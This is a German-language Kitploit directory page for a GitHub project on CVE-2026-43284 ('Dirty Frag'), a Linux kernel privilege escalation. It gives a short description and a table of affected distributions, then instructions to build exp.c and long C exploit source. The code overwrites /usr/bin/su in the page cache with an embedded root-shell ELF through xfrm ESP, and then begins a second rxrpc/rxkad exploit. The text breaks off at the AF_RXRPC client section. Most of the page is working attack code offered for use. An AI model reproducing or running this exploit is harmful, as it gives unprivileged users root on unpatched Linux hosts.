
Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-43284 — Dirty Frag - kritische Sicherheitslücke im Linux-Kernel | Kitploit
Tools/GitHubGitHub/lucaspdiniz/cve-2026-43284
Privilege EscalationExploit-FrameworksSchwachstellenanalyseExploitationPenetrationstestsRed TeamingBinary-Exploitation
GitHublucaspdiniz/cve-2026-43284

CVE-2026-43284

Dirty Frag - kritische Sicherheitslücke im Linux-Kernel

Repository anzeigen
1vor 3 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Dirty Frag - Linux-Kernel kritische Schwachstelle - CVE-2026-43284 📚

Einführung



Die Exploit-Kette, klassifiziert als Local Privilege Escalation (LPE), ermöglicht es einem unprivilegierten Benutzer, Root-Zugriff auf praktisch alle modernen Linux-Distributionen zu erlangen, die Kernel ausführen, die seit 2017 veröffentlicht wurden, was etwa neun Jahre an Versionen umfasst. Die Ausnutzung erfolgt über den In-Place-Entschlüsselungspfad der Module esp4, esp6 und rxrpc und beschädigt den Kernel-Page-Cache durch Standard-Syscalls wie splice(2) und sendmsg(2), wobei weder Benutzerinteraktion noch ein Remote-Angriffsvektor erforderlich ist.

Die beiden Teil-Schwachstellen sind:

  • xfrm-ESP Page-Cache Write - CVE-2026-43284, im IPsec-ESP-Eingangspfad. Am 7. Mai 2026 in den netdev-Baum übernommen und am 8. Mai 2026 als Commit f4c50a4034e6 (öffnet in neuem Tab) in den Mainline-Kernel aufgenommen.

  • RxRPC Page-Cache Write - CVE-2026-43500 reserviert, im AFS-RxRPC-Verify-Pfad. Zum Zeitpunkt der Offenlegung existiert in keinem Zweig ein Patch.

Betroffene Distributionen

DistributionBetroffene VersionenCVE-2026-43284 (ESP)CVE-2026-43500 (RxRPC)Patch-Status
RHEL8, 9, 10✅ Betroffen✅ BetroffenGepatcht
AlmaLinux8, 9, 10✅ Betroffen⚠️ Nur 9 und 10¹Gepatcht
Rocky Linux8, 9, 10✅ Betroffen✅ BetroffenGepatcht
CentOS8✅ Betroffen✅ BetroffenGepatcht
CloudLinux7 Hybrid, 8, 9, 10✅ Betroffen✅ BetroffenGepatcht
Oracle LinuxRHCK / UEK betroffen✅ Betroffen✅ BetroffenGepatcht
Ubuntu20.04, 22.04, 24.04✅ Betroffen✅ BetroffenGepatcht
DebianBullseye, Bookworm, Trixie✅ Betroffen✅ BetroffenGepatcht (zuerst sid)
FedoraAktuelle Releases✅ Betroffen✅ BetroffenGepatcht
Arch LinuxRolling✅ Betroffen✅ BetroffenGepatcht
Amazon Linux2, 2023✅ Betroffen✅ BetroffenGepatcht
Proxmox VEAktuelle Releases✅ Betroffen✅ BetroffenGepatcht


Betroffen: Linux-Kernel ≥ 4.14 (seit Jan. 2017) · Alle großen Distributionen · Kein Remote-Vektor CVSS 3.1: 8.8 HOCH (CVE-2026-43284) · Offengelegt: 7. Mai 2026 · PoC öffentlich am Tag Null Forscher: Hyunwoo Kim (@v4bel)

Ausnutzung 🔓

  1. Um diese Schwachstelle auszunutzen, verwenden wir den unten stehenden Proof-of-Concept und erstellen eine Datei namens exp.c.``` #define _GNU_SOURCE #include <stdio.h> #include <stdlib.h> #include <string.h> #include <stdint.h> #include <unistd.h> #include <fcntl.h> #include <errno.h> #include <sched.h> #include <sys/syscall.h> #include <sys/types.h> #include <sys/socket.h> #include <sys/uio.h> #include <sys/ioctl.h> #include <sys/wait.h> #include <netinet/in.h> #include <arpa/inet.h> #include <net/if.h> #include <linux/if.h> #include <linux/netlink.h> #include <linux/rtnetlink.h> #include <linux/xfrm.h>

#ifndef UDP_ENCAP #define UDP_ENCAP 100 #endif #ifndef UDP_ENCAP_ESPINUDP #define UDP_ENCAP_ESPINUDP 2 #endif #ifndef SOL_UDP #define SOL_UDP 17 #endif

#define ENC_PORT 4500 #define SEQ_VAL 200 #define REPLAY_SEQ 100 #define TARGET_PATH "/usr/bin/su" #define PATCH_OFFSET 0 /* overwrite whole ELF starting at file[0] / #define PAYLOAD_LEN 192 / bytes of shell_elf to write (48 triggers) / #define ENTRY_OFFSET 0x78 / shellcode entry inside the new ELF */

/*

  • 192-byte minimal x86_64 root-shell ELF.
  • _start at 0x400078:
  • root@kitploit:~
    setgid(0); setuid(0); setgroups(0, NULL);
    
  • root@kitploit:~
    execve("/bin/sh", NULL, ["TERM=xterm", NULL]);
    
  • PT_LOAD covers 0xb8 bytes (the actual content) at vaddr 0x400000 R+X.
  • Setting TERM in the new shell's env silences the
  • "tput: No value for $TERM" / "test: : integer expected" noise
  • /etc/bash.bashrc and friends emit when TERM is unset.
  • Code (from offset 0x78):
  • 31 ff xor edi, edi
  • 31 f6 xor esi, esi
  • 31 c0 xor eax, eax
  • b0 6a mov al, 0x6a ; setgid
  • 0f 05 syscall
  • b0 69 mov al, 0x69 ; setuid
  • 0f 05 syscall
  • b0 74 mov al, 0x74 ; setgroups
  • 0f 05 syscall
  • 6a 00 push 0 ; envp[1] = NULL
  • 48 8d 05 12 00 00 00 lea rax, [rip+0x12] ; rax = "TERM=xterm"
  • 50 push rax ; envp[0]
  • 48 89 e2 mov rdx, rsp ; rdx = envp
  • 48 8d 3d 12 00 00 00 lea rdi, [rip+0x12] ; rdi = "/bin/sh"
  • 31 f6 xor esi, esi ; rsi = NULL (argv)
  • 6a 3b 58 push 0x3b ; pop rax ; rax = 59 (execve)
  • 0f 05 syscall ; execve("/bin/sh",NULL,envp)
  • "TERM=xterm\0" (offset 0xa5..0xaf)
  • "/bin/sh\0" (offset 0xb0..0xb7) */ static const uint8_t shell_elf[PAYLOAD_LEN] = { 0x7f,0x45,0x4c,0x46,0x02,0x01,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x02,0x00,0x3e,0x00,0x01,0x00,0x00,0x00,0x78,0x00,0x40,0x00,0x00,0x00,0x00,0x00, 0x40,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x00,0x00,0x00,0x40,0x00,0x38,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x01,0x00,0x00,0x00,0x05,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x00,0x40,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x00,0x00, 0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x31,0xff,0x31,0xf6,0x31,0xc0,0xb0,0x6a, 0x0f,0x05,0xb0,0x69,0x0f,0x05,0xb0,0x74,0x0f,0x05,0x6a,0x00,0x48,0x8d,0x05,0x12, 0x00,0x00,0x00,0x50,0x48,0x89,0xe2,0x48,0x8d,0x3d,0x12,0x00,0x00,0x00,0x31,0xf6, 0x6a,0x3b,0x58,0x0f,0x05,0x54,0x45,0x52,0x4d,0x3d,0x78,0x74,0x65,0x72,0x6d,0x00, 0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00, };

extern int g_su_verbose; int g_su_verbose = 0; #define SLOG(fmt, ...) do { if (g_su_verbose) fprintf(stderr, "[su] " fmt "\n", ##VA_ARGS); } while (0)

static int write_proc(const char *path, const char *buf) { int fd = open(path, O_WRONLY); if (fd < 0) return -1; int n = write(fd, buf, strlen(buf)); close(fd); return n; }

static void setup_userns_netns(void) { uid_t real_uid = getuid(); gid_t real_gid = getgid(); if (unshare(CLONE_NEWUSER | CLONE_NEWNET) < 0) { SLOG("unshare: %s", strerror(errno)); exit(1); } write_proc("/proc/self/setgroups", "deny"); char map[64]; snprintf(map, sizeof(map), "0 %u 1", real_uid); if (write_proc("/proc/self/uid_map", map) < 0) { SLOG("uid_map: %s", strerror(errno)); exit(1); } snprintf(map, sizeof(map), "0 %u 1", real_gid); if (write_proc("/proc/self/gid_map", map) < 0) { SLOG("gid_map: %s", strerror(errno)); exit(1); } int s = socket(AF_INET, SOCK_DGRAM, 0); if (s < 0) { SLOG("socket: %s", strerror(errno)); exit(1); } struct ifreq ifr; memset(&ifr, 0, sizeof(ifr)); strncpy(ifr.ifr_name, "lo", IFNAMSIZ); if (ioctl(s, SIOCGIFFLAGS, &ifr) < 0) { SLOG("SIOCGIFFLAGS: %s", strerror(errno)); exit(1); } ifr.ifr_flags |= IFF_UP | IFF_RUNNING; if (ioctl(s, SIOCSIFFLAGS, &ifr) < 0) { SLOG("SIOCSIFFLAGS: %s", strerror(errno)); exit(1); } close(s); }

static void put_attr(struct nlmsghdr *nlh, int type, const void *data, size_t len) { struct rtattr *rta = (struct rtattr *)((char *)nlh + NLMSG_ALIGN(nlh->nlmsg_len)); rta->rta_type = type; rta->rta_len = RTA_LENGTH(len); memcpy(RTA_DATA(rta), data, len); nlh->nlmsg_len = NLMSG_ALIGN(nlh->nlmsg_len) + RTA_ALIGN(rta->rta_len); }

static int add_xfrm_sa(uint32_t spi, uint32_t patch_seqhi) { int sk = socket(AF_NETLINK, SOCK_RAW, NETLINK_XFRM); if (sk < 0) return -1; struct sockaddr_nl nl = { .nl_family = AF_NETLINK }; if (bind(sk, (struct sockaddr*)&nl, sizeof(nl)) < 0) { close(sk); return -1; }

root@kitploit:~
char buf[4096] = {0};
struct nlmsghdr *nlh = (struct nlmsghdr *)buf;
nlh->nlmsg_type  = XFRM_MSG_NEWSA;
nlh->nlmsg_flags = NLM_F_REQUEST | NLM_F_ACK;
nlh->nlmsg_pid   = getpid();
nlh->nlmsg_seq   = 1;
nlh->nlmsg_len   = NLMSG_LENGTH(sizeof(struct xfrm_usersa_info));

struct xfrm_usersa_info *xs = (struct xfrm_usersa_info *)NLMSG_DATA(nlh);
xs->id.daddr.a4 = inet_addr("127.0.0.1");
xs->id.spi      = htonl(spi);
xs->id.proto    = IPPROTO_ESP;
xs->saddr.a4    = inet_addr("127.0.0.1");
xs->family      = AF_INET;
xs->mode        = XFRM_MODE_TRANSPORT;
xs->replay_window = 0;
xs->reqid       = 0x1234;
xs->flags       = XFRM_STATE_ESN;
xs->lft.soft_byte_limit   = (uint64_t)-1;
xs->lft.hard_byte_limit   = (uint64_t)-1;
xs->lft.soft_packet_limit = (uint64_t)-1;
xs->lft.hard_packet_limit = (uint64_t)-1;
xs->sel.family  = AF_INET;
xs->sel.prefixlen_d = 32;
xs->sel.prefixlen_s = 32;
xs->sel.daddr.a4 = inet_addr("127.0.0.1");
xs->sel.saddr.a4 = inet_addr("127.0.0.1");

{
	char alg_buf[sizeof(struct xfrm_algo_auth) + 32];
	memset(alg_buf, 0, sizeof(alg_buf));
	struct xfrm_algo_auth *aa = (struct xfrm_algo_auth *)alg_buf;
	strncpy(aa->alg_name, "hmac(sha256)", sizeof(aa->alg_name)-1);
	aa->alg_key_len   = 32 * 8;
	aa->alg_trunc_len = 128;
	memset(aa->alg_key, 0xAA, 32);
	put_attr(nlh, XFRMA_ALG_AUTH_TRUNC, alg_buf, sizeof(alg_buf));
}
{
	char alg_buf[sizeof(struct xfrm_algo) + 16];
	memset(alg_buf, 0, sizeof(alg_buf));
	struct xfrm_algo *ea = (struct xfrm_algo *)alg_buf;
	strncpy(ea->alg_name, "cbc(aes)", sizeof(ea->alg_name)-1);
	ea->alg_key_len = 16 * 8;
	memset(ea->alg_key, 0xBB, 16);
	put_attr(nlh, XFRMA_ALG_CRYPT, alg_buf, sizeof(alg_buf));
}
{
	struct xfrm_encap_tmpl enc;
	memset(&enc, 0, sizeof(enc));
	enc.encap_type  = UDP_ENCAP_ESPINUDP;
	enc.encap_sport = htons(ENC_PORT);
	enc.encap_dport = htons(ENC_PORT);
	enc.encap_oa.a4 = 0;
	put_attr(nlh, XFRMA_ENCAP, &enc, sizeof(enc));
}
{
	char esn_buf[sizeof(struct xfrm_replay_state_esn) + 4];
	memset(esn_buf, 0, sizeof(esn_buf));
	struct xfrm_replay_state_esn *esn = (struct xfrm_replay_state_esn *)esn_buf;
	esn->bmp_len       = 1;
	esn->oseq          = 0;
	esn->seq           = REPLAY_SEQ;
	esn->oseq_hi       = 0;
	esn->seq_hi        = patch_seqhi;
	esn->replay_window = 32;
	put_attr(nlh, XFRMA_REPLAY_ESN_VAL, esn_buf, sizeof(esn_buf));
}

if (send(sk, nlh, nlh->nlmsg_len, 0) < 0) { close(sk); return -1; }
char rbuf[4096];
int n = recv(sk, rbuf, sizeof(rbuf), 0);
if (n < 0) { close(sk); return -1; }
struct nlmsghdr *rh = (struct nlmsghdr *)rbuf;
if (rh->nlmsg_type == NLMSG_ERROR) {
	struct nlmsgerr *e = NLMSG_DATA(rh);
	if (e->error) { close(sk); return -1; }
}
close(sk);
return 0;

}

static int do_one_write(const char path, off_t offset, uint32_t spi) { int sk_recv = socket(AF_INET, SOCK_DGRAM, 0); if (sk_recv < 0) return -1; int one = 1; setsockopt(sk_recv, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one)); struct sockaddr_in sa_d = { .sin_family = AF_INET, .sin_port = htons(ENC_PORT), .sin_addr = { inet_addr("127.0.0.1") }, }; if (bind(sk_recv, (struct sockaddr)&sa_d, sizeof(sa_d)) < 0) { close(sk_recv); return -1; } int encap = UDP_ENCAP_ESPINUDP; if (setsockopt(sk_recv, IPPROTO_UDP, UDP_ENCAP, &encap, sizeof(encap)) < 0) { close(sk_recv); return -1; } int sk_send = socket(AF_INET, SOCK_DGRAM, 0); if (sk_send < 0) { close(sk_recv); return -1; } if (connect(sk_send, (struct sockaddr*)&sa_d, sizeof(sa_d)) < 0) { close(sk_send); close(sk_recv); return -1; } int file_fd = open(path, O_RDONLY); if (file_fd < 0) { close(sk_send); close(sk_recv); return -1; }

root@kitploit:~
int pfd[2];
if (pipe(pfd) < 0) { close(file_fd); close(sk_send); close(sk_recv); return -1; }

uint8_t hdr[24];
*(uint32_t*)(hdr + 0) = htonl(spi);
*(uint32_t*)(hdr + 4) = htonl(SEQ_VAL);
memset(hdr + 8, 0xCC, 16);

struct iovec iov_h = { .iov_base = hdr, .iov_len = sizeof(hdr) };
if (vmsplice(pfd[1], &iov_h, 1, 0) != (ssize_t)sizeof(hdr)) {
	close(file_fd); close(pfd[0]); close(pfd[1]); close(sk_send); close(sk_recv); return -1;
}
off_t off = offset;
ssize_t s = splice(file_fd, &off, pfd[1], NULL, 16, SPLICE_F_MOVE);
if (s != 16) {
	close(file_fd); close(pfd[0]); close(pfd[1]); close(sk_send); close(sk_recv); return -1;
}
s = splice(pfd[0], NULL, sk_send, NULL, 24 + 16, SPLICE_F_MOVE);
/* still proceed regardless of splice rc — kernel may have already
 * decrypted the page in the time between splice and recv */
usleep(150 * 1000);

close(file_fd); close(pfd[0]); close(pfd[1]);
close(sk_send); close(sk_recv);
return s == 40 ? 0 : -1;

}

static int verify_byte(const char *path, off_t offset, uint8_t want) { int fd = open(path, O_RDONLY); if (fd < 0) return -1; uint8_t got; if (pread(fd, &got, 1, offset) != 1) { close(fd); return -1; } close(fd); return got == want ? 0 : -1; }

static int corrupt_su(void) { setup_userns_netns(); usleep(100 * 1000);

root@kitploit:~
/* Install 40 xfrm SAs, one per 4-byte chunk.  Each carries the
 * desired payload word in its seq_hi field. */
for (int i = 0; i < PAYLOAD_LEN / 4; i++) {
	uint32_t spi = 0xDEADBE10 + i;
	uint32_t seqhi =
		((uint32_t)shell_elf[i*4 + 0] << 24) |
		((uint32_t)shell_elf[i*4 + 1] << 16) |
		((uint32_t)shell_elf[i*4 + 2] <<  8) |
		((uint32_t)shell_elf[i*4 + 3]);
	if (add_xfrm_sa(spi, seqhi) < 0) {
		SLOG("add_xfrm_sa #%d failed", i);
		return -1;
	}
}
SLOG("installed %d xfrm SAs", PAYLOAD_LEN / 4);

for (int i = 0; i < PAYLOAD_LEN / 4; i++) {
	uint32_t spi = 0xDEADBE10 + i;
	off_t off = PATCH_OFFSET + i * 4;
	if (do_one_write(TARGET_PATH, off, spi) < 0) {
		SLOG("do_one_write #%d at off=0x%lx failed", i, (long)off);
		return -1;
	}
}
SLOG("wrote %d bytes to %s starting at 0x%x",
		PAYLOAD_LEN, TARGET_PATH, PATCH_OFFSET);
return 0;

}

int su_lpe_main(int argc, char *argv) { for (int i = 1; i < argc; i++) { if (!strcmp(argv[i], "-v") || !strcmp(argv[i], "--verbose")) g_su_verbose = 1; else if (!strcmp(argv[i], "--corrupt-only")) ; / compat: this body always corrupts only */ } if (getenv("DIRTYFRAG_VERBOSE")) g_su_verbose = 1;

root@kitploit:~
pid_t cpid = fork();
if (cpid < 0) return 1;
if (cpid == 0) {
	int rc = corrupt_su();
	_exit(rc == 0 ? 0 : 2);
}
int cstatus;
waitpid(cpid, &cstatus, 0);
if (!WIFEXITED(cstatus) || WEXITSTATUS(cstatus) != 0) {
	SLOG("corruption stage failed (status=0x%x)", cstatus);
	return 1;
}

/* Sanity check: bytes at the embedded ELF entry (file offset 0x78
 * after our overwrite) should be 0x31 0xff (xor edi, edi — first
 * instruction of the new shellcode). */
if (verify_byte(TARGET_PATH, ENTRY_OFFSET, 0x31) != 0 ||
		verify_byte(TARGET_PATH, ENTRY_OFFSET + 1, 0xff) != 0) {
	SLOG("post-write verify failed (target unchanged)");
	return 1;
}
SLOG("/usr/bin/su page-cache patched (entry 0x%x = shellcode)",
		ENTRY_OFFSET);
return 0;

} /*

  • rxrpc/rxkad LPE — uid=1000 → root */

#define _GNU_SOURCE #include <stdio.h> #include <stdlib.h> #include <string.h> #include <stdint.h> #include <stdarg.h> #include <errno.h> #include <unistd.h> #include <fcntl.h> #include <time.h> #include <sched.h> #include <poll.h> #include <signal.h> #include <sys/wait.h> #include <sys/socket.h> #include <sys/syscall.h> #include <sys/uio.h> #include <sys/types.h> #include <sys/mman.h> #include <sys/stat.h> #include <sys/ioctl.h> #include <netinet/in.h> #include <arpa/inet.h> #include <linux/rxrpc.h> #include <linux/keyctl.h> #include <linux/if_alg.h> #include <net/if.h> #include <termios.h>

#ifndef AF_RXRPC #define AF_RXRPC 33 #endif #ifndef PF_RXRPC #define PF_RXRPC AF_RXRPC #endif #ifndef SOL_RXRPC #define SOL_RXRPC 272 #endif #ifndef SOL_ALG #define SOL_ALG 279 #endif #ifndef AF_ALG #define AF_ALG 38 #endif #ifndef MSG_SPLICE_PAGES #define MSG_SPLICE_PAGES 0x8000000 #endif

/* ---- rxrpc constants ---- */ #define RXRPC_PACKET_TYPE_DATA 1 #define RXRPC_PACKET_TYPE_ACK 2 #define RXRPC_PACKET_TYPE_ABORT 4 #define RXRPC_PACKET_TYPE_CHALLENGE 6 #define RXRPC_PACKET_TYPE_RESPONSE 7 #define RXRPC_CLIENT_INITIATED 0x01 #define RXRPC_REQUEST_ACK 0x02 #define RXRPC_LAST_PACKET 0x04 #define RXRPC_CHANNELMASK 3 #define RXRPC_CIDSHIFT 2

struct rxrpc_wire_header { uint32_t epoch; uint32_t cid; uint32_t callNumber; uint32_t seq; uint32_t serial; uint8_t type; uint8_t flags; uint8_t userStatus; uint8_t securityIndex; uint16_t cksum; /* big-endian on wire */ uint16_t serviceId; } attribute((packed));

struct rxkad_challenge { uint32_t version; uint32_t nonce; uint32_t min_level; uint32_t __padding; } attribute((packed));

/* Attacker-chosen 8-byte session key used for the rxkad token.

  • Mutable because the LPE brute-force iterates over keys looking for
  • one that decrypts the file's UID field to a "0:" prefix. */ static uint8_t SESSION_KEY[8] = { 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08 };

#define LOG(fmt, ...) fprintf(stderr, "[+] " fmt "\n", ##VA_ARGS) #define WARN(fmt, ...) fprintf(stderr, "[!] " fmt "\n", ##VA_ARGS) #define DBG(fmt, ...) fprintf(stderr, "[.] " fmt "\n", ##VA_ARGS)

/* =================================================================== / / unshare + map setup / / =================================================================== */

static int write_file(const char *path, const char *fmt, ...) { int fd = open(path, O_WRONLY); if (fd < 0) return -1; char buf[256]; va_list ap; va_start(ap, fmt); int n = vsnprintf(buf, sizeof(buf), fmt, ap); va_end(ap); int r = (int)write(fd, buf, n); close(fd); return r; }

static int do_unshare_userns_netns(void) { uid_t real_uid = getuid(); gid_t real_gid = getgid(); if (unshare(CLONE_NEWUSER | CLONE_NEWNET) < 0) { WARN("unshare(NEWUSER|NEWNET): %s", strerror(errno)); return -1; } LOG("unshare(USER|NET) OK, real uid=%u", real_uid); write_file("/proc/self/setgroups", "deny"); if (write_file("/proc/self/uid_map", "%u %u 1", real_uid, real_uid) < 0) { WARN("uid_map: %s", strerror(errno)); return -1; } if (write_file("/proc/self/gid_map", "%u %u 1", real_gid, real_gid) < 0) { WARN("gid_map: %s", strerror(errno)); return -1; } LOG("uid/gid identity-mapped %u/%u; gained CAP_NET_RAW within netns", real_uid, real_gid);

root@kitploit:~
/* ifup lo */
int s = socket(AF_INET, SOCK_DGRAM, 0);
if (s >= 0) {
	struct ifreq ifr; memset(&ifr, 0, sizeof(ifr));
	strcpy(ifr.ifr_name, "lo");
	if (ioctl(s, SIOCGIFFLAGS, &ifr) == 0) {
		ifr.ifr_flags |= IFF_UP | IFF_RUNNING;
		if (ioctl(s, SIOCSIFFLAGS, &ifr) < 0)
			WARN("SIOCSIFFLAGS lo: %s", strerror(errno));
		else
			LOG("lo brought UP in new netns");
	}
	close(s);
}
return 0;

}

/* =================================================================== / / rxrpc key (rxkad v1 token with attacker session key) / / =================================================================== */

static long key_add(const char *type, const char *desc, const void *payload, size_t plen, int ringid) { return syscall(SYS_add_key, type, desc, payload, plen, ringid); }

static int build_rxrpc_v1_token(uint8_t *out, size_t maxlen) { uint8_t *p = out; uint32_t now = (uint32_t)time(NULL); uint32_t expires = now + 86400; *(uint32_t )p = htonl(0); p += 4; / flags */ const char *cell = "evil"; uint32_t clen = strlen(cell); *(uint32_t *)p = htonl(clen); p += 4; memcpy(p, cell, clen); uint32_t pad = (4 - (clen & 3)) & 3; memset(p + clen, 0, pad); p += clen + pad; *(uint32_t )p = htonl(1); p += 4; / ntoken */ uint8_t *toklen_p = p; p += 4; uint8_t *tokstart = p; *(uint32_t )p = htonl(2); p += 4; / sec_ix = RXKAD */ *(uint32_t )p = htonl(0); p += 4; / vice_id */ *(uint32_t )p = htonl(1); p += 4; / kvno / memcpy(p, SESSION_KEY, 8); p += 8; / session_key K */ *(uint32_t *)p = htonl(now); p += 4; *(uint32_t *)p = htonl(expires); p += 4; *(uint32_t )p = htonl(1); p += 4; / primary_flag */ *(uint32_t )p = htonl(8); p += 4; / ticket_len / memset(p, 0xCC, 8); p += 8; / ticket */ uint32_t toklen = (uint32_t)(p - tokstart); *(uint32_t *)toklen_p = htonl(toklen); if ((size_t)(p - out) > maxlen) { errno = E2BIG; return -1; } return (int)(p - out); }

static long add_rxrpc_key(const char *desc) { uint8_t buf[512]; int n = build_rxrpc_v1_token(buf, sizeof(buf)); if (n < 0) return -1; return key_add("rxrpc", desc, buf, n, KEY_SPEC_PROCESS_KEYRING); }

/* =================================================================== / / AF_ALG pcbc(fcrypt) helpers / / =================================================================== */

static int alg_open_pcbc_fcrypt(const uint8_t key[8]) { int s = socket(AF_ALG, SOCK_SEQPACKET, 0); if (s < 0) { WARN("socket(AF_ALG): %s", strerror(errno)); return -1; } struct sockaddr_alg sa = { .salg_family = AF_ALG }; strcpy((char *)sa.salg_type, "skcipher"); strcpy((char *)sa.salg_name, "pcbc(fcrypt)"); if (bind(s, (struct sockaddr *)&sa, sizeof(sa)) < 0) { WARN("bind(AF_ALG pcbc(fcrypt)): %s", strerror(errno)); close(s); return -1; } if (setsockopt(s, SOL_ALG, ALG_SET_KEY, key, 8) < 0) { WARN("ALG_SET_KEY: %s", strerror(errno)); close(s); return -1; } return s; }

/* Encrypt-or-decrypt a 1+ block of data with a given IV. */ static int alg_op(int alg_s, int op, const uint8_t iv[8], const void *in, size_t inlen, void *out) { int op_fd = accept(alg_s, NULL, NULL); if (op_fd < 0) { WARN("accept(AF_ALG): %s", strerror(errno)); return -1; }

root@kitploit:~
char cbuf[CMSG_SPACE(sizeof(int)) +
	CMSG_SPACE(sizeof(struct af_alg_iv) + 8)] = {0};
struct msghdr msg = {0};
msg.msg_control = cbuf;
msg.msg_controllen = sizeof(cbuf);

struct cmsghdr *c = CMSG_FIRSTHDR(&msg);
c->cmsg_level = SOL_ALG;
c->cmsg_type = ALG_SET_OP;
c->cmsg_len = CMSG_LEN(sizeof(int));
*(int *)CMSG_DATA(c) = op;

c = CMSG_NXTHDR(&msg, c);
c->cmsg_level = SOL_ALG;
c->cmsg_type = ALG_SET_IV;
c->cmsg_len = CMSG_LEN(sizeof(struct af_alg_iv) + 8);
struct af_alg_iv *aiv = (struct af_alg_iv *)CMSG_DATA(c);
aiv->ivlen = 8;
memcpy(aiv->iv, iv, 8);

struct iovec iov = { .iov_base = (void *)in, .iov_len = inlen };
msg.msg_iov = &iov; msg.msg_iovlen = 1;

if (sendmsg(op_fd, &msg, 0) < 0) {
	WARN("AF_ALG sendmsg: %s", strerror(errno));
	close(op_fd); return -1;
}
ssize_t n = read(op_fd, out, inlen);
close(op_fd);
if (n != (ssize_t)inlen) {
	WARN("AF_ALG read got %zd want %zu: %s",
			n, inlen, strerror(errno));
	return -1;
}
return 0;

}

/* Compute conn->rxkad.csum_iv (ref: rxkad_prime_packet_security):

  • tmpbuf[0..3] = htonl(epoch, cid, 0, security_ix) (16 B)
  • PCBC-encrypt(tmpbuf, IV=session_key) → out[16]
  • csum_iv = out[8..15] (last 8 B = "tmpbuf[2..3]" after encryption) */ static int compute_csum_iv(uint32_t epoch, uint32_t cid, uint32_t sec_ix, const uint8_t key[8], uint8_t csum_iv[8]) { int s = alg_open_pcbc_fcrypt(key); if (s < 0) return -1; uint32_t in[4] = { htonl(epoch), htonl(cid), 0, htonl(sec_ix) }; uint8_t out[16]; int rc = alg_op(s, ALG_OP_ENCRYPT, key, in, 16, out); close(s); if (rc < 0) return -1; memcpy(csum_iv, out + 8, 8); return 0; }

/* Compute the wire cksum (ref: rxkad_secure_packet @rxkad.c:342):

  • x = (cid_low2 << 30) | (seq & 0x3fffffff)
  • buf[0] = htonl(call_id), buf[1] = htonl(x) (8 B)
  • PCBC-encrypt(buf, IV=csum_iv) → enc[8]
  • y = ntohl(enc[1]); cksum = (y >> 16) & 0xffff; if zero -> 1 */ static int compute_cksum(uint32_t cid, uint32_t call_id, uint32_t seq, const uint8_t key[8], const uint8_t csum_iv[8], uint16_t *cksum_out) { int s = alg_open_pcbc_fcrypt(key); if (s < 0) return -1; uint32_t x = (cid & RXRPC_CHANNELMASK) << (32 - RXRPC_CIDSHIFT); x |= seq & 0x3fffffff; uint32_t in[2] = { htonl(call_id), htonl(x) }; uint32_t out[2]; int rc = alg_op(s, ALG_OP_ENCRYPT, csum_iv, in, 8, out); close(s); if (rc < 0) return -1; uint32_t y = ntohl(out[1]); uint16_t v = (y >> 16) & 0xffff; if (v == 0) v = 1; *cksum_out = v; return 0; }

/* =================================================================== / / AF_RXRPC client / / =================================================================== */

